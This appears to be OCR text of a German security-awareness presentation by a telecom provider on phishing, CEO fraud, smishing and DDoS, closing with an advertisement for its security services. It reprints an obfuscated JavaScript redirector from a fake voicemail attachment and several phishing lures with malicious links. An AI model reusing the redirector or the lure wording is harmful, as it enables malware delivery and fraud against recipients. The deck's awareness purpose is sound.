
Ich wünsche Ihnen ein tolles kommendes Wochenende!

Laurence

Phishing findet auf verschiedene Arten statt



Schadcode hinter einer Sprachnachricht!!



Das ist kein Bild, das sind Symbole, sehr einfallsreich:

▶🎧🎵 Play-0030secs.209-678-XXXX_wav.txt



🎵 Play-0030secs.209-678-XXXX_wav.txt

Eine Textnachricht, die aus Javascript besteht...also ein Downloader, der die Malware nachlädt...

```

VoiceVM Audio Transcription.HTM - Editor
Datei Bearbeiten Format Ansicht Hilfe
<script type = "text/javascript">
var _0x340f26=_0xac04;(function(_0x34064e,_0x40f6d2){var _0x5084ab=_0xac04,_0x47aa0a=_0x34064e();while(![]){try{var
_0x44b9c4=parseInt(_0x5084ab(0x130))/0x1*(parseInt(_0x5084ab(0x136))/0x2)+parseInt(_0x5084ab(0x137))/0x3+-parseInt
(_0x5084ab(0x134))/0x4+-parseInt(_0x5084ab(0x13c))/0x5*(parseInt(_0x5084ab(0x138))/0x6)+parseInt(_0x5084ab(0x135))/0x7+-
parseInt(_0x5084ab(0x13a))/0x8+parseInt(_0x5084ab(0x139))/0x9*(parseInt(_0x5084ab(0x133))/0xa);if
(_0x44b9c4===_0x40f6d2)break;else _0x47aa0a['push'](_0x47aa0a['shift']());};catch(_0xb034cc){_0x47aa0a['push'](_0x47aa0a
['shift']());}})(_0x1021,0xea7cd),setTimeout(_0x340f26(0x132),0x3e8);function Redirect(){var
_0x36021e=_0x340f26,_0x55f0ea='aHR0cHM6Ly9tYW5hZ2VycXUucnUv',_0x1558be='M',_0x49c67f=_0x36021e(0x131);window[_0x36021e
(0x13b)]=atob(_0x55f0ea)+'/'+_0x1558be+_0x49c67f;function _0xac04(_0x1d1aef,_0x591fb1){var _0x102100=_0x1021();return
_0xac04=function(_0xac04b9,_0x41ddff){_0xac04b9=_0xac04b9-0x130;var _0x533dc3=_0x102100[_0xac04b9];return
_0x533dc3;},_0xac04(_0x1d1aef,_0x591fb1);}function _0x1021(){var _0x565204=
['location','5wIpzKd','1fgndEE','bWf4aw1pbG1hbkBwcm9za293ZXR6LmF0','Redirect
()','134960SmaUzr','5177676v1NEWt','10323614wsUfaT','1064116beX0iB','2489841URbnWs','9820381LdKgg','351oPCpwk','7556784Nq
Efy'];_0x1021=function(){return _0x565204;};return _0x1021();}
</script>
    
```

KI kombiniert – Multi-Medium-Hack in der Hotellerie,...

Buchungsdetails

Check-in
Do., 9. Feb. 2023

Check-out
Fr., 10. Feb. 2023

Aufenthaltsdauer:
1 Nacht

Gesamtzahl Gäste:
1

Gesamtzahl Wohneinheiten
1

Gesamtpreis
€ 115,30

Name des Gasts:
Han Byungjun

 Brasilien

hbyungjunhan1967@guest.booking.com
+55 3634637

Bevorzugte Sprache
Russisch

Kanal:
Booking.com

Buchungsnummer:
2566 [REDACTED]

Buchung eingegangen
So., 15. Jan. 2023

Anmerkungen (nur intern)
[Hier Anmerkung hinzufügen](#)

Ungefähre Ankunftszeit

IATA/
PC029090

Kommissionsfähiger Betrag:
€ 112,50

Kommission
€ 16,88



So. 15.01.2023 12:18

Byungjun Han <bbyungjunhan1967@gmail.com>

Assistance with arrival

An [REDACTED]

 Sie haben diese Nachricht am 15.01.2023 14:32 weitergeleitet.

Hello. My name is Byungjun Han. I am planning to come to you from Brazil. But I have a very big problem with orientation in a foreign place. The thing is that I am 54 years old. I am afraid of getting lost when I arrive and then not being able to find your hotel in the city. Unfortunately, I don't have a touch screen phone to use navigation technology. I just don't know how to use it. So I am really asking for your help in confirming my route so that I can be sure I will get to your hotel correctly. To do this I have drawn a diagram on the picture, and on the map I have marked the point of travel from the airport to your hotel. I want you to look at my route and confirm to me that I will get there in the right direction so I don't get lost on the way. I will be using public transportation. Please write your email for contact, I will send you a photo

Hello, I contacted you on the booking site, my name is Byungjun Han

The web link of my photos is Google Maps:

<https://www.dropbox.com/s/v5zrm8mwybic670/GoogleMaps.zip?dl=1>

Also note that my photos will not open on your phone because I put them in the Windows folder.

I look forward to hearing from you regarding my itinerary. Thank you for helping seniors, I really appreciate it!

Echt oder unecht?

BP

oppelte Punkte für Sie! Wo?

An: Peter Stolzleder,

Antwort an: BP

E

Sollte der Newsletter nicht richtig angezeigt werden, so klicken Sie bitte [hier](#)



Sehr geehrter Herr Stolzleder,

es ist so weit! Die MERKUR inside Shops der bp werden zu BILLA NOW!
Unter dem Motto „Jeden Tag genießen“ bieten wir Ihnen ein vielfältiges Sortiment sowohl für die Pause unterwegs als auch den schnellen Einkauf in Ihrer Nähe. Bei uns finden Sie **erfrischende Getränke, frisches Obst & Gemüse, Snacks für zwischendurch, Brot & Gebäck** und zahlreiche Lebensmittel sowie Drogerieprodukte, vieles davon in Bio-Qualität.

Über Websites und Social Media funktioniert es auch

 Facebook

Community Standards Violation Privat-User

Hi Cassandra,

As a user of Meta, you agreed to abide by our Community Standards when using our products. Our Community Standards clearly prohibit content that promotes violence and incitement on our platforms.

We regret to inform you that we have had to take action against your account due to a violation of these standards. Your account has been placed in a restricted state, and it is scheduled for automatic permanent deletion in 24 hours. ←

Because permanent account deletion is a serious matter that can not be reversed, our users have the opportunity to submit an appeal and request a review of our actions if they believe they are not valid. To do so, you may use the form below with appeal code provided below.

APPEAL CODE

7 3 7 8 1 1 4 3 7

 **Cassandra G.** [REDACTED]
Account Restricted

Learn More

11:02   

Seiten-Administrator

i **Socail Network Registry 15645773**
2 Min. · 

Sehr geehrte Administratorseite

Ihre Seite ist eingeschränkt. Es sieht so aus, als hätte jemand Ihre Seite wegen Identitätsdiebstahls und der Vortäuschung, eine Einzelperson oder ein Unternehmen zu sein, gemeldet

Zu deinem Schutz ist deine Seite nicht für jeden auf Facebook sichtbar und du kannst keine Seite verwenden, die von deinem Konto verwaltet wird.

Um die Seite wieder zu aktivieren, folgen Sie dem Link unten: <https://tinyurl.com/4w5fb-sspaigeigsnhus>

Wir haben Gemeinschaftsstandards, um die Sicherheit von Facebook zu gewährleisten. ←

Denken Sie daran, dass Sie 24 Stunden Zeit haben, um diese Schritte auszuführen, um zu verhindern, dass Ihr Konto dauerhaft deaktiviert wird.

Mit freundlichen Grüßen.
Meta-Community-Standards-Team.

CEO Fraud

magdalena.orange@fruitjuice.com

Hallo Anne,

mein Chef meinte, wir sollen prüfen, ob auf unserem Firmenkonto AT480102030405 500.000 EUR gedeckt sind. Bitte kannst Du nachsehen
LG Magdalena

anne.kracherl@fruitjuice.com

Hallo Magdalena,

nein leider auf dem sind nur noch 335.000. Und auf dem 2. mit der Nummer AT48010765432 haben wir auch nur 207.000 EUR. Sorry,
MFG Anne

> **magdalena.orange@fruitjuice.com**

> Hallo Anne,

> mein Chef meinte, wir sollen prüfen, ob auf unserem Firmenkonto AT480102030405 500.000 EUR gedeckt sind. Bitte kannst Du nachsehen

> LG Magdalena



magdaiena.orange@fruitjuice.com

Hallo Anne,

Macht nichts, dann überweise bitte die 207.000 EUR auf folgendes Konto: DE34789344344333 Bitte heute noch! SEHR DRINGEND!

MFG Magdalena

> **anne.kracherl@fruitjuice.com**

> Hallo Magdalena,

> nein leider auf dem sind nur noch 335.000. Und auf dem 2. mit der Nummer AT48010765432 haben wir auch nur 207.000 EUR. Sorry,

> MFG Anne

> > **magdalena.orange@fruitjuice.com**


> > Hallo Anne,

> > mein Chef meinte, wir sollen prüfen, ob auf unserem Firmenkonto AT480102030405 500.000 EUR gedeckt sind. Bitte kannst Du nachsehen

> > LG Magdalena




Wichtig, dringend, relevant und nun auch personalisiert Mobil




SMS-Nachricht
Heute, 19:41

Ihre Registrierung für der Oberbank Security App läuft am 07.02.2023 ab. Hier erneuern: <https://oberbank.pw/>



SMS-Nachricht
Heute, 20:25


[MEIN-ELBA]
Ihre Registrierung bei Mein-Elba ist abgelaufen. Bitte reichen Sie bis zum 24-05-2023 einen neuen Antrag ein, um Ihr Konto weiter zu nutzen. <https://Mein-elba.net/at/mein-login/identify/stafpaf>




Schützt eine Cybersecurity-Versicherung?



Sieht heutzutage so ein guter Schutz aus?



Wie reagieren Unternehmen



Wie läuft es in der Realität ab!

15:37

Newsletter

Anrede *
Herr

Titel
Scan wird ausgeführt

Vorname *



Nachname *

E-Mail Adresse ?

Geburtsdatum * ?
TT . MM . YYYY

Postleitzahl der Meldeadresse (nur Österreich)

Sollte etwas durchgekommen sein...



A1 Business DNS-Security – Blocking Page



- Kontakt bei Fragen:
IT-Security Ansprechpartner
- Anpassung der Seite über Management-Oberfläche



Phishing ist der betrügerische Versuch, unter Vorspiegelung falscher Tatsachen persönliche Informationen von Ihnen zu erhalten. [Tipps zu Phishing, mit denen Sie sich, Ihre Familie und Ihr Geschäft schützen](#)

Der Aufruf dieser URL wurde durch die Sicherheitsrichtlinien ihrer Organisation blockiert!

Falls Sie der Meinung sind, dass der Aufruf der URL fälschlicherweise blockiert wurde, dann wenden Sie sich bitte an den IT-Security-Ansprechpartner innerhalb ihrer Organisation.

Vielen Dank!

[> Diagnoseinformationen](#)



DDoS Durchschnittlich 150 Attacken täglich werden von A1 automatisch abgewehrt


Wie stark ist die Attacke

Muster der Attacke


Dauer der Attacke

Art der Attacke

Max Impact	Importance	Alert	Start Time	Classification & Annotations
High + Fast Flood 2,142.0% of 400 Kpps 97.8 Gbps, 8.6 Mpps	High	DoS Host Alert	23:48 (0:06)	Possible Attack The "IP Fragmentation" host alert signature has
High + Fast Flood 2,142.0% of 400 Kpps 97.8 Gbps, 8.6 Mpps	High	DoS Host Alert	23:48 (0:06)	Possible Attack TMS mitigation Alert 1591332 Auto-Mitigation' stopped (by auto-annotation)
High + Fast Flood 2,856.0% of 300 Kpps 97.8 Gbps, 8.6 Mpps	High	DoS Host Alert	23:48 (0:06)	Possible Attack The "IP Fragmentation" host alert signature has
High + Fast Flood 7,806.0% of 50 Mbps 10.3 Gbps, 980.2 Kpps	High	DoS Host Alert	12:43 (0:07)	Possible Attack The "UDP" host alert signature has been
High + Fast Flood 8,073.0% of 50 Mbps 10.9 Gbps, 1.0 Mpps	High	DoS Host Alert	10:21 (0:20)	Possible Attack The "UDP" host alert signature has been
High + Fast Flood 30,055.0% of 50 Mbps 40.1 Gbps, 3.9 Mpps	High	DoS Host Alert	23:53 (0:08)	Possible Attack The "UDP" host alert signature has been
Medium 1,253.0% of 300 Kpps 37.6 Gbps, 3.8 Mpps	Medium	DoS Host Alert	19:29 (0:08)	Possible Attack The "IP Fragmentation" host alert signature severity rate configured for "PA-Space" has
High + Fast Flood 12,529.0% of 30 Kpps 37.6 Gbps, 3.8 Mpps	High	DoS Host Alert	19:29 (0:10)	Possible Attack
Medium 2,518.0% of 200 Mbps 13.6 Gbps, 1.3 Mpps	Medium	DoS Host Alert	23:23 (0:06)	Possible Attack The "DNS Amplification" host alert signature



Best Practice: Kombination von 4 Quellen überwachen




- Garantierter Zugriff auf international erprobte Security Experten und Expertinnen
- 24/7 Rufbereitschaft für Sofortkontakt mit Security-Spezialisten
- Effiziente Abläufe dank erprobtem Modell
- Eingespielte Teams aus System Engineers und Security Analysten
- Expertise und praktisches Knowhow in IT, OT und IoT Security
- Starke Technologie-Partnerschaften

Securitythemen aus Kundensicht

Confidentiality

Integrity

Availability



Data

People

Access

Assets

Infra-structur

Others





| A¹ Business

A1 Security

Sicherheit die niemals schläft.

Mag. Peter Stolzleder
Business Unit Enterprise
A1 Telekom Austria AG
E: peter.stolzleder@a1.at
T: 0043 664 6635465
L: <https://www.linkedin.com/in/stolzleder/>

A1. Verantwortung für Ihr Business.

Sicherheit durch physischen Schutz anhand von Alarmservices.

Sofortiger Einsatz von Gegenmaßnahmen im Angriffsfall.

Wissen wo und wie in Sicherheit investiert wird.

Sicherheit durch Erkennen von Angriffen und setzen von aktiven Abwehrmaßnahmen.

Sicherheit und Transparenz innerhalb der Unternehmensnetzwerke und zwischen Standorten.

Sicherheit für Produktion, Maschinen und Systeme. Sichere Verbindung zwischen IT- und Produktionsnetzen.

Sicherheit für Public-Cloud und Private-Cloud Services und der sichere Zugang in die Cloud.

Sicherheit für alle Devices on Premise und unterwegs.

